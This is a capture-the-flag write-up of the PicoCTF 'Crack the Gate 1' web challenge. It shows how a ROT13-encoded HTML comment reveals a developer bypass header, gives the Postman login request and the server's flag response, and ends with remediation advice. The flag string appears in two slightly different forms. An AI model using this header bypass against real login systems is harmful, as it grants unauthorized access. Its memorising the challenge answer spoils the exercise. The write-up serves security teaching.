# Crack the Gate 1 – Web Authentication Bypass via Hidden Developer Header

## 1. Challenge Information

- Platform: PicoCTF
- **Category**: Web Exploitation
- Difficulty: Easy
- Link: https://play.picoctf.org/practice/challenge/520?category=1&page=1
- **Vulnerability Type**: Authentication Bypass (Improper Access Control)
- **Primary Issues**: Hidden Developer Header
- Related Standards:
    + OWASP A01: Broken Access Control
    + CWE-284: Improper Access Control

## 2. Executive Summary

During a simulated investigation into a restricted web portal, a critical authentication bypass vulnerability was discovered. The application improperly exposed sensitive developer notes within the HTML source code, which contained obfuscated instructions for bypassing the authentication mechanism. By leveraging this exposed information and injecting a custom HTTP header, unauthorized access was successfully achieved, and sensitive data (the flag) was extracted. This report details the discovery, exploitation, and recommended remediation for this vulnerability.

## 3. Reconaissance & Enumeration

- The target web application presented a basic login interface requiring an email and password.
- Initial testing with arbitrary credentials resulted in an "Invalid credentials" response, indicating standard authentication enforcement.
- Further inspection using browser developer tools (View Page Source) revealed hidden HTML comments:

```
<!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
<!-- Remove before pushing to production! -->
```

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
```
        }

        #loginForm button:hover {
            background-color: #0056b3;
        }
    </style>
</head>
<body>
 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
<!-- Remove before pushing to production! -->

    <form id="loginForm">
        <h2 style="font-size: 24px; margin-bottom: 24px;">
            Login
        </h2>
        <label for="email">Email:</label>
        <input type="email" id="email" name="email" required><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>

    <script>
        document.getElementById('loginForm').addEventListener('submit', function(event) {
            event.preventDefault();

            const formData = {
                email: document.getElementById('email').value,
                password: document.getElementById('password').value
            };

            fetch('/login', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: JSON.stringify(formData)
            })
            .then(response => response.json())
            .then(data => {
                console.log(data);
                if (data.success) {
    prompt('Login successful!\nFlag:', data.flag);
```

- This indicated the presence of potentially sensitive information unintentionally exposed in the client-side code.
- The encoded string appeared to follow a substitution pattern. Based on its structure, ROT13 (a common Caesar cipher variant used in CTF challenges) was tested.

Decoding the string revealed:

**"NOTE: Jack - temporary bypass: use header 'X-Dev-Access: yes'"**





➔ This message suggests the existence of a developer backdoor mechanism implemented via a custom HTTP header.

## 4. Exploitation & Attack Vector

The identified backdoor was exploited by crafting a custom HTTP request.

A POST request was sent to the /login endpoint using Postman with the following header:

X-Dev-Access: yes



Headers 8 hidden

| | Key | Value | Description | Bulk Edit Presets |
|---|---|---|---|---|
| ☑ | Content-Type | application/json | | |
| ☑ | x-dev-access | yes | | |
| | Key | Value | Description | |

Request body:

```
{
  "email": "ctf-player@picoctf.org",
  "password": "admin"
}
```

none form-data x-www-form-urlencoded raw binary GraphQL JSON Schema Beautify

```
1 {
2     "email": "ctf-player@picoctf.org",
3     "password": "admin"
4 }
```

The server responded with HTTP 200 OK and returned the flag, confirming that the authentication mechanism was bypassed.

**"flag":"picoCTF{brut4_forc4_7e5db33b}"**

Body Cookies Headers (7) Test Results (1/1) 200 OK 493 ms 363 B

{} JSON Preview Visualize

```
1 {
2     "success": true,
3     "email": "ctf-player@picoctf.org",
4     "firstName": "pico",
5     "lastName": "player",
6     "flag": "picoCTF{brut4_f0rc4_7e5db33b}"
7 }
```

This indicates that the server-side logic improperly trusts client-supplied headers to grant privileged access.

## 5. Root Cause Analysis

The vulnerability exists due to multiple compounding design failures:

### 5.1. Developer Backdoor Left in Production

- A temporary bypass mechanism (`*X-Dev-Access: yes*`) was introduced during development and never removed before deployment.

- No process existed to audit or strip debug/dev features before going live.

### 5.2. Sensitive Information Exposed in Client-Side Code

- Developer notes were embedded directly in HTML as comments, visible to any user who views the page source.

- Even though the content was ROT13-encoded, ROT13 provides zero cryptographic security and is trivially reversible.

### 5.3. Trust of Client-Controlled HTTP Headers for Auth Decisions

- The server granted elevated access based solely on the presence of an HTTP header (`*X-Dev-Access: yes*`).

- HTTP headers are fully client-controlled — any user can add arbitrary headers to their requests.

- This violates the fundamental principle that **authentication decisions must never rely on client-supplied data without server-side verification**.

### 5.4. Lack of Access Control Enforcement

- No secondary validation (e.g., session token, IP allowlist, secret key) was required alongside the bypass header.

- The backdoor provided a direct path to privileged access with no audit trail.

### 5.5. Absence of Security Review Process

- The comment explicitly states **`<!-- Remove before pushing to production! -->`**, indicating awareness of the risk — yet it was still deployed.

- This points to a missing or ineffective pre-deployment security review and code scanning process.

## 6. Remediation & Best Practices

To mitigate this vulnerability:
1. Remove all developer backdoors before deploying to production
2. Avoid exposing sensitive information in client-side code (e.g., HTML comments)
3. Implement strict server-side access control validation
4. Do not rely on client-controlled headers for authentication decisions
5. Conduct secure code reviews and penetration testing before release
6. Follow OWASP Secure Coding Practices

Additionally, implement logging and monitoring to detect unauthorized access attempts.